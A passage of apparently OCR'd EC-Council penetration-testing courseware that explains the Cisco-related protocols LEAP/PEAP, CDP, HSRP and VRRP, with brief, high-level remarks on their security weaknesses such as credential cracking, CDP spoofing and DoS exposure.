


Understanding LEAP / PEAP

LEAP (Lightweight Extensible Authentication Protocol) was created by Cisco Systems where you don't have to set up any digital certificates and PKI's. The major drawback of this protocol is that it uses modified version of MS-CHAP authentication protocol which does not ensure protection of user credentials. You can use tools like ASLEAP to compromise LEAP protocol.

PEAP (Protected Extensible Authentication Protocol) is a fully encapsulated EAP which is intended to work within TLS tunnel. PEAP was developed to correct most of the deficiencies of EAP protocol. Initial version of PEAP i.e. PEAPv0 was initially used in Windows XP and PEAPv1 and PEAPv2 are used in the subsequent products.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



CDP (Cisco Discovery Protocol)

It is a layer 2 (data link layer) Cisco proprietary protocol. It shares the data between directly connected network devices. This protocol is used for network monitoring and troubleshooting by obtaining information about the devices (Cisco devices) such as their status, configuration details, etc., and allows to manage these devices. The Cisco devices in a network has a property to send messages to other directly connected devices in the network, these messages are called CDP advertisements. In brief words, all the Cisco-based networks use CDP as their medium for communication.

CDP is used to obtain information about neighbouring devices, such as:

- Types of devices connected
- Router interfaces they are connected to
- Interfaces used to make the connections
- Model numbers of the devices

CDP Functioning

We have already discussed that the CDP is a data-link layer in the OSI model, this protocol allows the Cisco networking devices to know each other and communicate by exchanging hardware and software information. It is media as well as network independent. CDP uses a destination MAC address of 01.00.0c.cc.cc.cc. The Cisco devices multicast their identity by sending CDP messages using 01.00.0c.cc.cc.cc on each network interface. It connects lower physical media and upper network layer protocols. It runs between direct connected network entities. It can also be used for On-Demand Routing.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The devices that do not support CDP reject the CDP messages and the ones that can understood (Cisco devices) only responds to the multicast CDP message. There is a table called CDP table that contains the information about all the Cisco devices in the network, every device must update their information by sending the CDP message for every 180 seconds. After getting this message, the CDP table will be updated. If there is no update from any device, the information in the table will be discarded.

CDP Security issues

As the CDP contains information about the devices, there is a possibility for a security attack to obtain information. The attacker can use this information and try to exploit the network using a DoS attack. The attacker utilizes the accessibility to the Cisco devices that are connected directly and send fake CDP messages to those devices. Through this, the attacker could get information about that device and use this information to perform further attacks.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



HSRP (Hot Standby Router Protocol)

It is a routing protocol which is used to establish a fault-tolerant default gateway and allows the host computer to use multiple routers that act as a single virtual router. It is Cisco developed redundancy protocol. Virtual IP and MAC address are shared between the two routers. To verify HSRP state, use the show standby command. It makes sure that only active router takes part in sending packets. It is designed for multi access or broadcast LAN. It gets automatically self-updated when MAC address is modified.

An organization such as an e-commerce site needs continuous functioning of the host to provide services to the customers. The host that is maintaining the e-commerce domain must be available for the user's every time without delay; otherwise the organization must pay for it as it lacks customer satisfaction. To overcome this, and to make the host up and running all the time, HSRP protocol was developed. The protocol defines specifications for maintaining a set of routers as a single virtual router for a host to run without any delay if one router is down. Even though, the virtual router is designed with many routers, only one router can forward and receive the data packets from and to the host. Based on the IP addresses of the routers, one router is chosen as active one and all the others would become inactive. Whenever and active one is failed or down, then the next router with high priority becomes active. The major security issue with HSRP is that, it can be vulnerable to DoS attack.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure A.125: Working of HSRP (Hot Standby Router Protocol)

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Virtual Router Redundancy Protocol (VRRP)


It is a computer networking protocol that provides for automatic assignment of available Internet Protocol (IP) routers to participating hosts. It provides information on the state of a router. It does not provide information about routes processed and exchanged by the router. If the physical router that is routing packets on behalf of the virtual router fails, another physical router is selected automatically to replace it.

This protocol provides a means to have a backup routing mechanism in which when the main router on a LAN is not functioning for a while, another backup router is provided to the LAN network. To make this happen, all the routers are provided with an IP address called virtual IP address and one of the router is treated as master and is used for forwarding the packets, the remaining routers are treated as backup routers.

The routers are elected and them assigned priorities to them; based on the priorities, the router with highest priority is selected as master, the router with next highest priority should be the master in case if the current master router is failed. To maintain co-ordination among all the routers, the master router takes initiative and sends messages called advertisements to all the backup routers to intimate the present condition for every second. If the backup routers fail to receive the advertisement from the master, the next highest would start acting as master.

To avoid security attacks on the VRRP infrastructure, the protocol contains authentication mechanism such as plaintext authentication and MD5 authentication. It is vulnerable to DoS attacks.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



VLAN Trunking Protocol (VTP)

